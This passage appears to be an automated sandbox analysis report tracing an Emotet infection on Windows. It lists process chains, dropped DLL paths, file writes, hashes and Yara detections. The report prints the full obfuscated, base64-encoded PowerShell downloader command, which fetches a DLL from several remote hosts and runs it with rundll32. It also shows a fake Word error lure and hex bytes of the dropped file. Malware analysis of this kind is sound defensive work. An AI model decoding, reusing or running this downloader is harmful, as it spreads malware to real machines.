AkAEsAbwAzAGEAYwA2ADMAIAArACAAJABGADAAOABKACkAOwAkAE8AMQA2AF IAPQAoACcAWAA2ACcAKwAnADIAVgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKA AkAEoAZAA1AHMAXwBoAGYAIABpAG4AIAAkAFQAYQAxAHkAcwBwADQAKQB7AH QAcgB5AHsAKAAmACgAJwBOAGUAJwArACcAdwAtAE8AJwArACcAYgBqACcAKw AnAGUAYwB0ACcAKQAgAHMAeQBTAFQARQBNAC4ATgBlAFQALgB3AEUAQgBDAE wASQBFAG4AdAApAC4AIgBEAE8AdwBOAGAATABgAG8AQQBgAEQARgBJAGwARQ AiACgAJABKAGQANQBzAF8AaABmACwAIAAkAFEAZgB4ADEAMAB4AGEAKQA7AC QATAAyADkARAA9ACgAJwBPADYAJwArACcANABlACcAKQA7AEkAZgAgACgAKA AmACgAJwBHAGUAdAAtAEkAJwArACcAdABlACcAKwAnAG0AJwApACAAJABRAG YAeAAxADAAeABhACkALgAiAEwAYABlAG4ARwBgAFQAaAAiACAALQBnAGUAIA A0ADQANwAxADIAKQAgAHsAJgAoACcAcgB1AG4AZAAnACsAJwBsAGwAMwAyAC cAKQAgACQAUQBmAHgAMQAwAHgAYQAsACgAJwBBACcAKwAoACcAbgB5AFMAdA AnACsAJwByACcAKQArACgAJwBpACcAKwAnAG4AZwAnACkAKQAuACIAVABvAH MAYABUAFIAaQBgAE4AZwAiACgAKQA7ACQAQgAyADcAQgA9ACgAKAAnAFcANA AnACsAJwAzACcAKQArACcAUwAnACkAOwBiAHIAZQBhAGsAOwAkAFoAOAAxAF YAPQAoACcASQA2ACcAKwAnADIAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQ AkAEIANQA4AEkAPQAoACcATwAzACcAKwAnADUASQAnACkA
Imagebase:	0x4a5a0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2624 Parent PID: 2400

General

Start time:	00:09:36
Start date:	27/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff860000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2544 Parent PID: 2400

General

Start time:	00:09:36
Start date:	27/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w hidden -enc UwBFAFQAIAAgACgAIgA1ACIAKwAiAEYAVABzAEcA IgApACAAKAAgAFsAdABZAFAARQBdACgAIgB7ADEAfQB7ADMAfQB7ADAAfQB7 ADQAfQB7ADIAfQAiACAALQBGACAAJwBJAG8ALgAnACwAJwBzAHkAJwAsACcA TwByAHkAJwAsACcAcwB0AGUAbQAuACcALAAnAGQASQByAGUAYwB0ACcAKQAp ACAAOwAgACAAJABxAEUAMwBSADkAPQAgACAAWwBUAHkAUABlAF0AKAAiAHsA MQB9AHsAMAB9AHsANQB9AHsANAB9AHsAMgB9AHsAMwB9ACIALQBmACcAWQAn ACwAJwBTACcALAAnAFAAbwBpAE4AdABtAEEAbgAnACwAJwBBAEcARQByACcA LAAnAHQARQBtAC4AbgBEAFQALgBTAGUAIgBWAEkAYwBlACcALAAnAHMAJwAp

	ACAAIAA7ACQASwBvADMAYQBjADYAMwA9ACQAVAA4ADIASAAgACsAIABbAGMA aABhAHIAXQAoADMAMwApACAAKwAgACQAUAA2AF8AUwA7ACQASQA3ADAAWgA9 ACgAJwBZADUAJwArACcAMABFACcAKQA7ACAAIAAoAEcAZQB0AC0AaQBUAEUA bQAgACAAKAAiAHYAIgArACIAYQAiACsAIgBSAEkAQQBCAGwAZQA6ADUAIgAr ACIARgB0AFMAZwAiACkAIAAgACkALgBWAGEAbABVAGUAOgA6ACIAQwByAGAA RQBBAHQARQBgAGQAaQByAGUAYABjAHQAbwByAFkAIgAoACQASABPAE0ARQAg ACsAIAAoACgAKAAnAGUAMgBXACcAKwAnAEsAJwArACcAYQBrACcAKQArACgA JwB0AGsAcwB3ACcAKwAnAGUAJwArACcAMgBXACcAKQArACgAJwBBAG4ANgBv AHQAJwArACcAaAAnACkAKwAoACcAaABlACcAKwAnADIAVwAnACkAKQAgACAA LQBjAFIARQBQAEwAQQBDAGUAIAAoACcAZQAnACsAJwAyAFcAJwApACwAWwBD AEgAQQBSAF0AOQAyACkAKQA7ACQAVwA5ADAAWAA9ACgAJwBEACcAKwAoACcA NgAzACcAKwAnAFQAJwApACkAOwAgACgAVgBhAHIASQBBAEIAbABlACAAUQBl ADMAUgA5ACAALQB2AEEATAB1AEUATwBuAGwAIAAgACkAOgA6ACIAUwBgAEUA QwBgAFUAcgBJAHQAYABZAGAAcAByAG8AdABvAEMATwBMACIAIAA9ACAAKAAn AFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABFADMAMgBOAD0A KAAnAEoAJwArACgAJwA5ADYAJwArACcAQwAnACkAKQA7ACQAVQBlADcAdgA2 AGUAbQAgAD0AIAAoACgAJwBOACcAKwAnADQAOQAnACkAKwAnAEkAJwApADsA JABCADMAMQBDAD0AKAAnAEEAOAAnACsAJwAxAEoAJwApADsAJABRAGYAeAAx ADAAeABhAD0AJABlAE8ATQBFACsAKAAoACcAewAwAH0ASwBhACcAKwAnAGsA dABrAHMAdwB7ACcAKwAnADAAJwArACcAfQAnACsAJwBBAG4AJwArACcANgBv AHQAaABoAHsAMAB9ACcAKQAtAEYAIABbAGMAaABhAFIAXQA5ADIAKQArACQA VQBlADcAdgA2AGUAbQArACcALgBkACcAIAArACAAJwBsAGwAJwA7ACQAWQAw ADMARQA9ACgAJwBCADMAJwArACcAMwBSACcAKQA7ACQASwAxAGkAdQB4AHgA cAA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAFQAYQAx AHkAcwBwADQAPQAoACcAbgBzACcAKwAnACAAJwArACgAJwB3AHUAIABkACcA KwAnAGIAIAAnACkAKwAoACcAbgAnACsAJwBkADoAJwApACsAKAAnAC8AJwAr ACcALwBzAGgAYQBuACcAKQArACcAbgAnACsAKAAnAGEAcgAnACsAJwBlACcA KQArACcAZAAnACsAKAAnAC4AYwBvAG0ALwBjAG8AJwArACcAbgAnACsAJwB0 AGUAJwArACcAbgAnACkAKwAnAHQAJwArACgAJwAvAGwAaAAnACsAJwBBACcA KQArACgAJwBMAGUAJwArACcAUwAnACkAKwAoACcALwAhAG4AJwArACcAcwAn ACkAKwAoACcAIAB3AHUAIAAnACsAJwBkAGIAJwApACsAKAAnACAAbgAnACsA JwBkADoAJwApACsAJwAvAC8AJwArACgAJwBqAGUAZQAnACsAJwB2AGEAbgAn ACkAKwAoACcAbABpAGMALgBjAG8AbQAvAHcAJwArACcAcAAtACcAKwAnAGMA bwAnACsAJwBuACcAKwAnAHQAZQAnACkAKwAoACcAbgB0ACcAKwAnAC8AJwAp ACsAKAAnAHIAJwArACcAOABNAC8AIQAnACsAJwBuAHMAJwApACsAKAAnACAA JwArACcAdwB1ACAAJwArACcAZABiACAAbgBkACcAKQArACgAJwA6AC8AJwAr ACcALwBkACcAKQArACcAYQBzACcAKwAoACcAaAAnACsAJwB1AGQAJwApACsA KAAnAGEAbgBjAGUAJwArACcALgBjAG8AJwApACsAKAAnAG0ALwAnACsAJwB0 AGgAJwApACsAJwBpAG4AJwArACgAJwBrAHAAJwArACcAaAAnACsAJwBwAC8A ZAAnACkAKwAnAGcAJwArACcAcwAnACsAKAAnADcASgAnACsAJwBtADkAJwAp ACsAJwAvACcAKwAoACcAIQBuACcAKwAnAHMAIAB3ACcAKQArACgAJwB1ACAA ZAAnACsAJwBiACcAKQArACgAJwAgAG4AJwArACcAZAA6AC8AJwArACcALwAn ACkAKwAoACcAbAAnACsAJwBlAG8AJwApACsAKAAnAHAAYQByACcAKwAnAGQA YwAnACkAKwAoACcAcgBhAG4AJwArACcAZQBzACcAKQArACgAJwAuAGMAbwAn ACsAJwBtAC8AJwArACcAegB5AG4AcQAnACkAKwAnAC0AJwArACcAbAAnACsA KAAnAGkAJwArACcAbgB1ACcAKwAnAHgAJwArACcALQB5AGEAYQB5ACcAKQAr ACcAZgAvACcAKwAoACcAdwAnACsAJwAvACEAbgAnACkAKwAnAHMAIAAnACsA KAAnAHcAdQAgACcAKwAnAGQAYgAnACsAJwAgACcAKQArACcAbgAnACsAJwBk ACcAKwAnADoAJwArACcALwAnACsAKAAnAC8AbQBtAHIAaQBuAGMAJwArACcA cwAuACcAKQArACgAJwBjAG8AJwArACcAbQAnACsAJwAvAGUAdABlAHIAbgBh AGwALQAnACkAKwAoACcAZAAnACsAJwB1AGUAbAAnACkAKwAoACcAaQAnACsA JwBzAHQALQAnACkAKwAoACcAOQBjAHUAJwArACcAcQB2AC8AagAnACkAKwAo ACcAeAAnACsAJwBHAFEAagAvACEAJwArACcAbgAnACkAKwAoACcAcwAnACsA JwAgAHcAJwApACsAKAAnAHUAIABkACcAKwAnAGIAIABuAGQAJwArACcAOgAv ACcAKQArACgAJwAvADMAJwArACcAbQB1ACcAKwAnAHMAawAnACkAKwAnAGUA dAAnACsAKAAnAGUAZQByACcAKwAnAHMAZQBuAHQALgBuAGUAJwArACcAdAAv ACcAKQArACgAJwB3ACcAKwAnAHAALQBpAG4AJwArACcAYwBsAHUAZABlAHMA LwBUAFUAJwArACcAZwBEAC8AIQBuACcAKwAnAHMAIAAnACkAKwAnAHcAdQAn ACsAJwAgACcAKwAoACcAZAAnACsAJwBiACAAJwApACsAKAAnAG4AZAAnACsA JwBzACcAKQArACgAJwA6ACcAKwAnAC8ALwAnACkAKwAoACcAcwAnACsAJwBr AGkAbABtAHUAJwArACcALgBjAG8AJwApACsAKAAnAG0ALwAnACsAJwB3ACcA KwAnAHAALQBhACcAKQArACcAZAAnACsAKAAnAG0AaQBuAC8AJwArACcAaAAn ACsAJwBRACcAKQArACgAJwBWAGwAQgAnACsAJwA4AGIALwAnACkAKQAuACIA cgBgAGUAUABsAEEAYABjAEUAIgAoACgAKAAnAG4AcwAnACsAJwAgACcAKQAr ACgAJwB3AHUAIABkACcAKwAnAGIAIAAnACkAKwAnAG4AZAAnACkALAAoAFsA YQByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApACwAJwB5AGoAJwAs ACcAcwBjACcALAAkAEsAMQBpAHUAeAB4AHAALAAnAHcAZAAnACkAWwAzAF0A KQAuACIAUwBwAGAAbABpAFQAIgAoACQARAA1ADQAUwAgACsAIAAkAEsAbwAz AGEAYwA2ADMAIAArACAAJABGADAAOABKACkAOwAkAE8AMQA2AFIAPQAoACcA WAA2ACcAKwAnADIAVgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEoAZAA1 AHMAXwBoAGYAIABpAG4AIAAkAFQAYQAxAHkAcwBwADQAKQB7AHQAcgB5AHsA KAAmACgAJwBOAGUAJwArACcAdwAtAE8AJwArACcAYgBqACcAKwAnAGUAYwB0 ACcAKQAgAHMAeQBTAFQARQBNAC4ATgBlAFQALgB3AEUAQgBDAEwASQBFAG4A dAApAC4AIgBEAE8AdwBOAGAATABgAG8AQQBgAEQARgBJAGwARQAiACgAJABK AGQANQBzAF8AaABmACwAIAAkAFEAZgB4ADEAMAB4AGEAKQA7ACQATAAyADkA RAA9ACgAJwBPADYAJwArACcANABlACcAKQA7AEkAZgAgACgAKAAmACgAJwBH AGUAdAAtAEkAJwArACcAdABlACcAKwAnAG0AJwApACAAJABRAGYAeAAxADAA eABhACkALgAiAEwAYABlAG4ARwBgAFQAaAAiACAALQBnAGUAIAA0ADQANwAx ADIAKQAgAHsAJgAoACcAcgB1AG4AZAAnACsAJwBsAGwAMwAyACcAKQAgACQA UQBmAHgAMQAwAHgAYQAsACgAJwBBACcAKwAoACcAbgB5AFMAdAAnACsAJwBy ACcAKQArACgAJwBpACcAKwAnAG4AZwAnACkAKQAuACIAVABvAHMAYABUAFIA aQBgAE4AZwAiACgAKQA7ACQAQgAyADcAQgA9ACgAKAAnAFcANAAnACsAJwAz ACcAKQArACcAUwAnACkAOwBiAHIAZQBhAGsAOwAkAFoAOAAxAFYAPQAoACcA SQA2ACcAKwAnADIAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEIANQA4 AEkAPQAoACcATwAzACcAKwAnADUASQAnACkA
Imagebase:	0x13ff00000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Kaktksw	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE87BBEC7	CreateDirectoryW
C:\Users\user\Kaktksw\An6othh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE87BBEC7	CreateDirectoryW
C:\Users\user\Kaktksw\An6othh\N49I.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE87BBEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Kaktksw\An6othh\N49I.dll	unknown	4096	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	3	7FEE87BBEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Kaktksw\An6othh\N49I.dll	unknown	8624	ff b8 28 66 46 00 e8 75 f8 ff ff a1 e4 65 46 00 85 c0 74 17 8b 10 89 15 e4 65 46 00 50 e8 d6 f7 ff ff a1 e4 65 46 00 85 c0 75 e9 33 c0 5a 59 59 64 89 10 68 5d 1c 40 00 80 3d 4d 60 46 00 00 74 0a 68 cc 65 46 00 e8 d5 f7 ff ff 68 cc 65 46 00 e8 d3 f7 ff ff c3 e9 39 1e 00 00 eb db 5b 5d c3 53 3b 05 18 66 46 00 75 09 8b 50 04 89 15 18 66 46 00 8b 50 04 8b 48 08 81 f9 00 10 00 00 7f 38 3b c2 75 17 85 c9 79 03 83 c1 03 c1 f9 02 a1 24 66 46 00 33 d2 89 54 88 f4 eb 24 85 c9 79 03 83 c1 03 c1 f9 02 8b 1d 24 66 46 00 89 54 8b f4 8b 00 89 02 89 50 04 5b c3 8b 00 89 02 89 50 04 5b c3 8d 40 00 8b 15 28 66 46 00 eb 10 8b 4a 08 3b c1 72 07 03 4a 0c 3b c1 72 16 8b 12 81 fa 28 66 46 00 75 e8 c7 05 c8 65 46 00 03 00 00 00 33 d2 8b c2 c3 90 53 8b ca 83 e9 04 8d 1c 01 83 fa	..(fF..u.....eF...t.....eF.P. .....eF...u.3.ZYYd..h].@..= M`F..t.h.eF.....h.eF.....9.. ...[].S;..fF.u..P....fF..P..H. .....8;.u...y.....$fF.3.. T...$..y.....$fF..T.....P. [.....P.[..@...(fF....J.;.r ..J.;.r.....(fF.u....eF.....3. ....S.....	success or wait	16	7FEE87BBEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8625208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8625208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE874A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE87BBEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE87BBEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE87169DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE87169DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE87BBEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE87BBEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2812 Parent PID: 2544

General

Start time:	00:09:41
Start date:	27/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Kaktksw\An6othh\N49I.dll AnyString
Imagebase:	0xff900000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Kaktksw\An6othh\N49I.dll	unknown	64	success or wait	1	FF9027D0	ReadFile
C:\Users\user\Kaktksw\An6othh\N49I.dll	unknown	264	success or wait	1	FF90281C	ReadFile

Analysis Process: rundll32.exe PID: 2792 Parent PID: 2812

General

Start time:	00:09:42
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Kaktksw\An6othh\N49I.dll AnyString
Imagebase:	0x400000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2091592236.00000000001F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2092161485.0000000000290000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2092243778.0000000000340000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2796 Parent PID: 2792

General

Start time:	00:09:42
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Kaktksw\An6othh\N49I.dll',#1
Imagebase:	0x400000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2094445834.0000000000710000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2093577825.0000000000410000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2094474454.0000000000740000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2920 Parent PID: 2796

General

Start time:	00:09:43
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Kizmwn\teeko.fjq ',WoLqYWepjKvdu
Imagebase:	0x400000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2095209420.00000000001F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2095115818.0000000000180000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2095854537.00000000003E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2936 Parent PID: 2920

General

Start time:	00:09:44
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Kizmwn\teeko.fjq',#1
Imagebase:	0x400000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2097508616.0000000000300000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2098058880.00000000003A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2098090844.00000000003E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3044 Parent PID: 2936

General

Start time:	00:09:45
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ggqmed\gtlaa.wuq',yTCLpaeQtdZh
Imagebase:	0x400000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2099763419.00000000003D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2099872528.00000000005A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2098968815.0000000000140000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2468 Parent PID: 3044

General

Start time:	00:09:46
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ggqmed\gtlaa.wuq',#1
Imagebase:	0x400000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2101092569.00000000002C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2100869950.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2101004097.0000000000240000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2448 Parent PID: 2468

General

Start time:	00:09:47
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yapklbuza\ogcvtegh.uyf',EndgueltfLPhAUL
Imagebase:	0x400000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

